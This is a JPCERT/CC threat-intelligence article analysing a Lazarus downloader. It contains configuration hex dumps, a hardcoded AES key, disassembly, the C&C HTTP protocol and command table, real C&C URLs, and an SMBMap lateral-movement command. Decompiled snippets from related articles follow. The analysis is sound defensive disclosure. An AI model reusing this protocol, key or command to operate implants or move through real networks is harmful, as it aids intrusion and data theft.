

# Malware Used by Lazarus after Network Intrusion - JPCERT/CC Eyes

By 朝長 秀誠 (Shusei Tomonaga)

Published: 2020-08-30 · Archived: 2026-04-02 10:39:53 UTC

- [Lazarus](#)

JPCERT/CC has observed attack activity by Lazarus (also known as Hidden Cobra) targeting Japanese organisations. Different types of malware are used during and after the intrusion. This article introduces one of the types of malware used after the intrusion.

## Malware Overview

This malware downloads and executes modules. It is saved as a .drv file in a folder such as C:\Windows\System32 and run as a service. It is obfuscated by using VMProtect. The file has some unnecessary data at the end, which increases the file size up to about 150MB. Figure 1 shows the flow of events until the malware runs.




Figure 1: Malware behaviour

The following sections will explain the details of the malware as to configuration, communication format and modules.

## Configuration

The configuration of the malware (size: 0x6DE) is encrypted and stored in a registry entry and loaded when executed. In this analysis, it was confirmed that the configuration is stored at the following directory:

```
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\eventlog\Application
Value: Emulate
```

Figure 2 is an example of decoded configuration. It contains an encryption key as well as C&C server information. (Please see Appendix A for details.)

```
00000000 de 06 00 00 02 00 00 00 68 00 74 00 74 00 70 00 .....h.t.t.p.
00000010 73 00 3a 00 2f 00 2f 00 6d 00 6b 00 2e 00 62 00 s.://m.k..b.
00000020 69 00 74 00 61 00 6c 00 2e 00 63 00 6f 00 6d 00 i.t.a.l...c.o.m.
00000030 2e 00 62 00 72 00 2f 00 73 00 61 00 63 00 2f 00 .b.r./s.a.c./
00000040 46 00 6f 00 72 00 6d 00 75 00 6c 00 65 00 2f 00 F.o.r.m.u.l.e./
00000050 4d 00 61 00 6e 00 61 00 67 00 65 00 72 00 2e 00 M.a.n.a.g.e.r...
00000060 6a 00 73 00 70 00 40 00 44 00 69 00 67 00 69 00 j.s.p.@D.i.g.i.
00000070 74 00 61 00 6c 00 2e 00 6a 00 73 00 70 00 40 00 t.a.l...j.s.p.@
00000080 42 00 72 00 6f 00 77 00 73 00 65 00 72 00 2e 00 B.r.o.w.s.e.r...
00000090 6a 00 73 00 70 00 40 00 46 00 69 00 65 00 6c 00 j.s.p.@F.i.e.l.
000000a0 64 00 73 00 2e 00 6a 00 73 00 70 00 40 00 4d 00 d.s...j.s.p.@M.
000000b0 61 00 6b 00 65 00 46 00 6f 00 72 00 6d 00 75 00 a.k.e.F.o.r.m.u.
000000c0 6c 00 65 00 2e 00 6a 00 73 00 70 00 00 00 6e 00 l.e...j.s.p...n.
000000d0 73 00 2e 00 6a 00 73 00 70 00 00 00 00 00 00 s...j.s.p.....
000000e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
*
00000100 00 00 00 00 00 00 00 00 68 00 74 00 74 00 70 00 .....h.t.t.p.
00000110 73 00 3a 00 2f 00 2f 00 6d 00 6b 00 2e 00 62 00 s.://m.k..b.
00000120 69 00 74 00 61 00 6c 00 2e 00 63 00 6f 00 6d 00 i.t.a.l...c.o.m.
00000130 2e 00 62 00 72 00 2f 00 73 00 61 00 63 00 2f 00 .b.r./s.a.c./
00000140 46 00 6f 00 72 00 6d 00 75 00 6c 00 65 00 2f 00 F.o.r.m.u.l.e./
00000150 4d 00 61 00 6e 00 61 00 67 00 65 00 72 00 2e 00 M.a.n.a.g.e.r...
00000160 6a 00 73 00 70 00 40 00 44 00 69 00 67 00 69 00 j.s.p.@D.i.g.i.
00000170 74 00 61 00 6c 00 2e 00 6a 00 73 00 70 00 40 00 t.a.l...j.s.p.@
00000180 42 00 72 00 6f 00 77 00 73 00 65 00 72 00 2e 00 B.r.o.w.s.e.r...
00000190 6a 00 73 00 70 00 40 00 46 00 69 00 65 00 6c 00 j.s.p.@F.i.e.l.
000001a0 64 00 73 00 2e 00 6a 00 73 00 70 00 40 00 4d 00 d.s...j.s.p.@M.
000001b0 61 00 6b 00 65 00 46 00 6f 00 72 00 6d 00 75 00 a.k.e.F.o.r.m.u.
000001c0 6c 00 65 00 2e 00 6a 00 73 00 70 00 00 00 6e 00 l.e...j.s.p...n.
000001d0 73 00 2e 00 6a 00 73 00 70 00 00 00 00 00 00 s...j.s.p.....
000001e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
*
00000500 00 00 00 00 00 00 00 00 63 00 6d 00 64 00 2e 00 .....c.m.d...
00000510 65 00 78 00 65 00 00 00 00 00 00 00 00 00 00 e.x.e.....
00000520 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
*
00000600 00 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 .....
00000610 00 00 00 00 00 00 00 00 00 00 01 00 00 00 01 .....
00000620 00 00 03 00 00 00 3c 00 00 00 78 00 36 00 34 .....<.x.6.4.
00000630 5f 00 31 00 2e 00 30 00 00 00 00 00 00 00 00 _l..0.....
00000640 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
*
00000670 00 00 00 00 00 00 00 00 00 00 01 00 00 00 31 .....l.
00000680 32 00 35 00 35 00 39 00 34 00 37 00 35 00 39 00 2.5.5.9.4.7.5.9.
00000690 33 00 31 00 33 00 36 00 33 00 36 00 00 00 00 00 3.1.3.6.3.6....
000006a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000006b0 00 00 00 00 00 00 00 00 00 00 52 00 43 00 32 .....R.C.2.
000006c0 7a 00 57 00 4c 00 79 00 47 00 35 00 30 00 66 00 z.W.L.y.G.5.0.f.
000006d0 50 00 49 00 50 00 6b 00 51 00 00 00 00 00 00 P.I.P.k.Q.....
000006e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Figure 2: Example of configuration

### Obfuscation

All strings in the malware are encrypted with AES128. The encryption key is hardcoded in the malware. Figure 3 is an example of an encryption key. Since the malware converts the 16-letter string to wide character (32 bytes), only the first 16 bytes is used as a key.

```
2C8 mov [rsp+248h+var_204], ax
2C8 jnz loc_7FEEEF4E9E

loc_7FEEEF4B99:
2C8 lea rdx, aRc2zwlyg50fpip ; "RC2zwlyG50fPIpKQ"
2C8 lea rcx, AES_key
2C8 call mal_AES_init
2C8 call mal_get_dll_address
2C8 test eax, eax
2C8 jnz short loc_7FEEEF4B99

loc_7FEEEF4B92:
2C8 call mal_get_api_kernel32
2C8 test eax, eax
2C8 jz short loc_7FEEEF4B92
```

Figure 3: Example of AES encryption key

Windows API name is also AES-encrypted. After decrypting API strings, the address for the APIs that are called by LoadLibrary and GetProcAddress are resolved.

```
128 lea rdx, [rsp+120h+var_100]
128 mov r8d, 40h ; '@'
128 mov rcx, rax
128 mov [rsp+120h+var_100], 1BCD114Ch
128 mov [rsp+120h+var_FC], 81D876E1h
128 mov [rsp+120h+var_F8], 9955F0BCh
128 mov [rsp+120h+var_F4], 544EBF15h
128 mov [rsp+120h+var_F0], 35DB5469h
128 mov [rsp+120h+var_EC], 47B8E965h
128 mov [rsp+120h+var_E8], 0F0E023DBh
128 mov [rsp+120h+var_E4], 860CA08Eh
128 mov [rsp+120h+var_E0], 0CEBF619Eh
128 mov [rsp+120h+var_DC], 0E6798BDFh
128 mov [rsp+120h+var_D8], 5212BFBh
128 mov [rbp+57h+var_D4], 0B92F8791h
128 mov [rbp+57h+var_D0], 0B589BB46h
128 mov [rbp+57h+var_CC], 67C7A566h
128 mov [rbp+57h+var_C8], 0F9D12F2Fh
128 mov [rbp+57h+var_C4], 26A25817h
128 call mal_load_api_address
128 mov cs:CreateToolhelp32Snapshot, rax
128 test rax, rax
128 jz loc_7FEEEF432D
```

Figure 4: Windows API obfuscation

### C&C server communication

Below is an example of HTTP POST request that the malware first sends.

```
POST /[Path] HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Cookie: token=[a 4-digit random value][a 4-digit authentication key][times of communication]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
Content-Length: [Size]
```

```
Host:[Server]
```

```
[param]=[Base64 data]
```

The parameter ([param]) for the POST data is randomly selected from the following.

```
tname;blogdata;content;thesis;method;bbs;level;maincode;tab;idx;tb;isbn;entry;doc;category;articles;
```

The value in the POST data is Base64-encoded string of the following data.

```
[default AES Key]@[Unique ID]
```

If a value which is identical to the “4-digit authentication key” in the Cookie (Base64-encoded) is returned as a response from a C&C server, the malware sends the following information.

After the second communication, the malware sends the following HTTP POST request.

```
POST /[Path] HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
Content-Length: [Size]
Host: [Server]
Cookie: token=[numeric value]; JSESSIONID=[Session ID]

[param]=[Data1 (Base64 + AES)][Data2 (Base64 + AES)]
```

The parameter for the POST data is randomly selected from the aforementioned list. The POST data contains two pieces of information. "Data1" contains commands while "Data2" indicates the result of command execution and other additional data. (Please see Table B-1 and B-2 in Appendix B for details.)

The format of the response data is same as the request except that it lacks parameter. The response data is AES-encrypted and then Base64-encoded as in the POST data. The difference is that the “+” sign is replaced by a space.

Figure 5 is a flow of communication from the beginning of its communication with a C&C server until downloading a module. In the second communication, the malware sends a new AES key, which encrypts the communication that follows.




Figure 5: Malware communication flow

At the third communication, a module is downloaded. Below is an example of response from a C&C server when downloading a module.

```
HTTP/1.1 200 OK
Date: Tue, 25 Jun 2020 21:30:42 GMT
Server: Apache/2.4.26 (Unix) OpenSSL/1.0.1
Content-Encoding: ISO-8859-1
Content-Type: text/html; charset=ISO-8859-1
Access-Control-Allow-Origin: *
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Transfer-Encoding: chunked

1ff8
85RR0p8Pq3VfTrSugxg02Q==Bjppj4qAKXKypb9JFS8IVY1eb2P8vp9axDdXCbd...
```

### Downloaded module

After a module is successfully downloaded, it performs the main functions such as receiving commands from the C&C server. (Information including C&C servers and an encryption key are provided by malware as an argument.) The downloaded module is UPX-encrypted as in Figure 6.

```

00000000 00 64 01 00 4d 5a 90 00 03 00 00 00 04 00 00 00 | . d . MZ . . . . .
00000010 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 | . . . . . e . . . . .
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | . . . . .
*
00000040 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c | . . . . . ! . L
00000050 cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 | . ! This program c
00000060 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 | . annot be run in
00000070 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 | . DOS mode . . $ . .
00000080 00 00 00 00 63 93 9d bd 27 f2 f3 ee 27 f2 f3 ee | . . . . . c . . . . .
00000090 27 f2 f3 ee b4 bc 6b ee 25 f2 f3 ee 48 84 58 ee | . . . . . k . % . . H . X
000000a0 0b f2 f3 ee 48 84 59 ee 5d f2 f3 ee 48 84 6d ee | . . . . . H . Y . ] . . H . m
000000b0 2c f2 f3 ee 2e 8a 60 ee 2a f2 f3 ee 27 f2 f2 ee | . . . . . * . . . .
000000c0 ab f2 f3 ee 48 84 5c ee 2c f2 f3 ee 48 84 68 ee | . . . . . H . V . . . . H . h
000000d0 26 f2 f3 ee 48 84 6e ee 26 f2 f3 ee 52 69 63 68 | . & . . H . n . & . . Rich
000000e0 27 f2 f3 ee 00 00 00 00 00 00 00 00 00 00 00 00 | . . . . .
000000f0 00 00 00 00 50 45 00 00 64 86 03 00 f7 12 c4 5e | . . . . . PE . . d . . . .
00000100 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0a 00 | . . . . .
00000110 00 60 01 00 00 10 00 00 00 00 02 00 50 69 03 00 | . . . . . P i . . . . .
00000120 00 10 02 00 00 00 00 80 01 00 00 00 00 10 00 00 | . . . . .
00000130 00 02 00 00 05 00 02 00 00 00 00 00 05 00 02 00 | . . . . .
00000140 00 00 00 00 00 80 03 00 00 10 00 00 00 00 00 00 | . . . . .
00000150 02 00 40 01 00 00 10 00 00 00 00 00 00 10 00 00 | . . . . . e . . . . .
00000160 00 00 00 00 00 10 00 00 00 00 00 00 00 10 00 00 | . . . . .
00000170 00 00 00 00 00 00 00 10 00 00 00 00 58 73 03 00 | . . . . . X s . . . . .
00000180 54 00 00 00 b8 71 03 00 a0 01 00 00 00 70 03 00 | T . . q . . p . . . . .
00000190 b8 01 00 00 00 10 03 00 a4 19 00 00 00 00 00 00 | . . . . .
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | . . . . .
*
000001f0 00 00 00 00 00 00 00 00 00 00 00 55 50 58 30 | . . . . . UPX0
00000200 00 00 00 00 00 02 00 00 10 00 00 00 00 00 00 00 | . . . . .
00000210 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | . . . . .
00000220 80 00 00 e0 55 50 58 31 00 00 00 00 60 01 00 00 | . . . . . UPX1
00000230 00 10 02 00 00 5c 01 00 00 04 00 00 00 00 00 00 | . . . . . y . . . . .
00000240 00 00 00 00 00 00 00 40 00 00 e0 2e 72 73 72 | . . . . . e . . . . . rsr
00000250 63 00 00 00 10 00 00 00 70 03 00 00 04 00 00 | c . . . . . p . . . . .
00000260 00 60 01 00 00 00 00 00 00 00 00 00 00 00 00 00 | . . . . .
00000270 40 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 | . . . . .
00000280 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | . . . . .

```

Figure 6: Downloaded module decoded

The communication is performed in the mostly same format as mentioned earlier. It is confirmed that the module offers multiple functions including the following: (See Appendix C for details.)

- Operation on files (create a list, delete, copy, modify time created)
- Operation on processes (create a list, execute, kill)
- Upload/download files
- Create and upload a ZIP file of arbitrary directory
- Execute arbitrary shell command
- Obtain disk information
- Modify system time

### Lateral movement

For the purpose of lateral movement, SMBMap[1], a Python tool which allows access to remote host via SMB, was used after converting it as a Windows PE file with Pyinstaller. Attackers spread infection laterally by leveraging account information which they had obtained beforehand.

```
[File_Name].exe -u USERID -p PASSWORD=[password] -H [IP_Address] -x "c:\windows\system32rundll32.exe
```

### In closing

Activities by Lazarus have been reported by many different organisations, and attacks are observed in multiple countries. It is possible that similar cases continue to be observed in Japan as well.

C&C server information of the samples mentioned in the article are listed in Appendix D. Please make sure that none of your device is communicating with these hosts.

Shusei Tomonaga

(Translated by Yukako Uchida)

## Reference

[1] GitHub: SMBMap

<https://github.com/ShawnDEvans/smbmap>

## Appendix A: Configuration

Table A: List of configuration

Offset	Description	Remarks
0x000	Number of C&C servers	Up to 5
0x004	C&C server 1	
0x104	C&C server 2	
0x204	C&C server 3	
0x304	C&C server 4	
0x404	C&C server 5	
0x504	Not assigned	Contains "cmd.exe"
0x604	Operation time	
0x616	Sleep time	
0x626	Version information	Contains "x64_1.0"
0x676	Flag for unique ID	
0x67A	Unique ID	Creates a unique value based on the computer name
0x6B6	AES Key	

## Appendix B: Contents of data exchanged

Table B-1: Data1 format (decrypted)

Offset	Length	Contents
0x00	4	Data1 size
0x04	2	Random data
0x06	2	Command
0x08	4	Data2 size

0x0C	2	Random or additional command
------	---	------------------------------

Table B-2: Data2 format (decrypted)

Offset	Length	Contents
0x00	4	Data2 size
0x04	-	Data (depends on the command)

### Appendix C: Commands


Table C: List of commands

Value	Contents
0xABCF	Get current directory
0xABD5	Get file list
0xABD7	Get process list
0xABD9	Kill process
0xABDB	Execute process
0xABDD	Execute process (CreateProcessAsUser)
0xABE1	Download file
0xABE3	Upload file
0xABE9	Upload files (create a ZIP)
0xABEB	Modify file creation time (timestamp)
0xABED	Change local time
0xABF5	Delete file (sdelete)
0xABF7	Execute shell command
0xABF9	Check connection
0xAC03	-
0xAC05	-
0xAC07	Change C&C server
0xAC0D	Get disk/file information
0xAC15	Change current directory

0xAC17	-
0xAC19	Get load process information
0xAC27	Copy file

### Appendix D: C&C server

- <https://gestao.simtelecomrs.com.br/sac/digital/client.jsp>
- [https://sac.onecenter.com.br/sac/masks/wfr\\_masks.jsp](https://sac.onecenter.com.br/sac/masks/wfr_masks.jsp)
- <https://mk.bital.com.br/sac/Formule/Manager.jsp>



### [朝長 秀誠 \(Shusei Tomonaga\)](#)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.

### Related articles

```

*key = 0x017C1606;
*key[4] = 0x015935C2;
*key[8] = 0x04472834;
*key[12] = 0x00007909;
IV[0] = 0x12476421;
IV[1] = 0x48805468;
IV[2] = 0x00788129;
IV[3] = 0x09398867;
v8 = m_ret_arg10fffa0358(a1 + 3);
if ( !CryptAcquireContext(&a1, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 0x10, 0xF0000000) )
return 0;
v9 = m_ret_arg10fffa0358(a1 + 3);
handlehashobj = a1 + 1;
if ( !CryptCreateHash(&a1, 0x0004, 0, 0, a1 + 1) )
{
LABEL_0:
if ( !a1 )
return 0;
v8 = m_ret_arg10fffa0358(a1 + 3);
v8 = CryptReleaseContext(&a1, 0);
return 0;
}
if ( !CryptHashData(&handlehashobj, key, 16u, 0) )
{
v8 = m_ret_arg10fffa0358(a1 + 3);
v9 = a1 + 2;
!(v8 ->CryptDeriveKey(&a1, 0x0000, &handlehashobj, 0x000000, a1 + 2)) ? CAS_AES_128 :
{
if ( &handlehashobj )
{
v8 = m_ret_arg10fffa0358(a1 + 3);
v8 = CryptDestroyHash(&handlehashobj);
}
goto LABEL_0;
}
v10 = m_ret_arg10fffa0358(a1 + 3);
v10 = CryptSetKeyParam(&v9, 2, 0x0000, 0); // SP_PAD0200 + PRC0407
v11 = m_ret_arg10fffa0358(a1 + 3);
v11 = CryptSetKeyParam(&v8, 1, IV, 0); // IV = parameter
v12 = m_ret_arg10fffa0358(a1 + 3);
v12 = CryptSetKeyParam(&v9, 4, 0x0000, 0); // SP_MODE = CBC
return v9;
}
    
```

### [Update on Attacks by Threat Group APT-C-60](#)

```

λ python parse_crossc2beacon_config.py beacon.bin
[+] Decoded Config Data
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Encode to ASCII
000000 29 01 00 00 7F 00 00 01 B3 15 00 00 09 00 00 00 ).....
000010 31 32 37 2E 30 2E 30 2E 31 00 00 00 0C 01 00 127.0.0.1.....
000020 00 2D 2D 2D 2D 2D 42 45 47 49 4E 20 50 55 42 4C -----BEGIN.PUBL
000030 49 43 20 4B 45 59 2D 2D 2D 2D 2D 0A 4D 49 47 66 IC.KEY-----,MIGF
000040 4D 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 MA0GCSqGS1b3DQEB
000050 41 51 55 41 41 34 47 4E 41 44 43 42 69 51 4B 42 AQUAA4GNADCB1QKB
000060 67 51 43 4E 53 33 38 6C 48 50 32 56 33 4A 44 34 gQcNS381HP2V3JD4
000070 47 54 39 55 63 61 4C 68 41 6B 70 4D 64 51 41 47 GT9UcaLhAkPmDQAG
000080 52 6E 36 4E 77 36 52 48 6E 56 35 54 2F 69 48 4A Rn6Nw6RHnVST/1HJ
000090 2b 7a 48 4c 48 38 32 71 37 58 4b 6d 6f 2b 72 55 +zHLH82q7Xkmo+rU
0000A0 2b 49 7a 59 70 58 6E 57 55 37 70 4d 73 69 53 64 +IzYpXmU7pMs1Sd
0000B0 71 2b 63 52 78 4d 6f 54 4c 6d 68 4E 6f 71 32 55 q+cRkMoTLmhNoq2U
0000C0 54 57 4b 39 6f 39 52 6f 64 63 5a 7a 5a 58 73 6b TWK9o9RodcZtZXsk
0000D0 62 4d 37 54 7a 4b 37 55 5a 6a 79 61 70 54 49 4a bM7TzK7UZjyapTIJ
0000E0 66 63 71 36 42 57 4d 64 73 4d 78 36 67 48 34 4f fcq6BwMdsMx6gH4O
0000F0 73 6c 42 2f 35 77 6E 63 33 77 51 78 55 62 4f 61 s1B/Swnc3wXubOa
000100 71 45 6f 6b 4b 6f 72 5a 77 6d 68 55 33 77 49 44 qEokKorZumHU3wID
000110 41 51 41 42 0a 2d 2d 2d 2d 2d 45 4E 44 20 50 55 AQAB-----END.PU
000120 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 2d 41 41 41 BLIC.KEY-----AAA
000130 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
[+] Config Data
C2: 127.0.0.1:5555
PUBLICKEY: -----BEGIN PUBLIC KEY-----
MIGFMA0GCSqGS1b3DQEBQUAA4GNADCB1QKBgQCNS381HP2V3JD4GT9UcaLhAkPmDQAGRn6Nw6
RHnVST/1HJ+zHLH82q7Xkmo+rU+IzYpXmU7pMs1Sdq+cRkMoTLmhNoq2UTWK9o9RodcZtZXsk
bM7TzK7UZjyapTIJfcq6BwMdsMx6gH4Os1B/Swnc3wXubOaqEokKorZumHU3wIDAQAAB
-----END PUBLIC KEY-----

```

[CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks](#)

```

* 73 0F 16 C9
* 86 0F 16 C9
* 73 0F 16 C9
* 72 0F 58 C8
* 72 0F 5C C8
* 72 0F 59 CA
* 72 0F 11 40 08
* 18 05 C1 FF FF
* 18 0C C1 FF FF
* 0F 0E C8
* 44 0F AF C9
* 18 00 C1 FF FF
* 0F 0E C8
* 41 03 C1
* 0F 00 00 0F 0A 04 00
* 03 C1
* 0F 0E 00 05 0A 04 00
* 33 02
* 77 F1
* 0F 0E 00 07 0A 04 00
* 10 C1
* 74 18
* 18 00 C1 FF FF
* 0F 0E D0
* 0F 0E 05 0C 0A 04 00
* 0F AF D0
* 44 00 04 52
* 45 03 C9
* 18 00 C1 FF FF
* 0F 0E C8
* 44 28 C1
* 18 72 C1 FF FF
* 0F 0E C8
* 44 03 C1
* 0F 0E 00 42 0A 04 00
* 41 03 C8
movsx eax, cs:num7
movd xmm1, eax
cvtdq2pd xmm1, xmm1
movsx eax, cs:num3
movd xmm0, eax
cvtdq2pd xmm0, xmm0
addsd xmm0, xmm0
subsd xmm1, xmm0
mulsd xmm1, xmm2
movsd [rbp+1410h+phPrev], xmm1
call ret2
movsx r9d, al
call ret0
movsx ecx, al
imul r9d, ecx
call ret7
movsx eax, al
add eax, r9d
movsx ecx, cs:num9
add eax, ecx
movsx ecx, cs:num8
xor edx, edx
div ecx
movsx ecx, cs:num1
cmp eax, ecx
jz short loc_7FF85B1895C8
call ret1
movsx edx, al
movsx eax, cs:num0
imul edx, eax
leq r8d, [rdx+rdx*2]
add r8d, r8d
call ret9
movsx ecx, al
sub r8d, ecx
call ret6
movsx ecx, al
add r8d, ecx
movsx ecx, cs:num3
add ecx, r8d

```

[Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities](#)

```

__int64 __fastcall mal_decode(__int64 encbuf, int bufsize)
{
    __int64 j_1; // rax
    int i; // [rsp+18h] [rbp-Ch]

    if ( encbuf )
    {
        for ( i = 0; ; ++i )
        {
            j_1 = (unsigned int)i;
            if ( i >= bufsize )
                break;
            *(_BYTE *)(encbuf + i) ^= Key1to7[i % 7];
        }
    }
    return j_1;
}

```

[DslodgRAT Malware Installed in Ivanti Connect Secure](#)

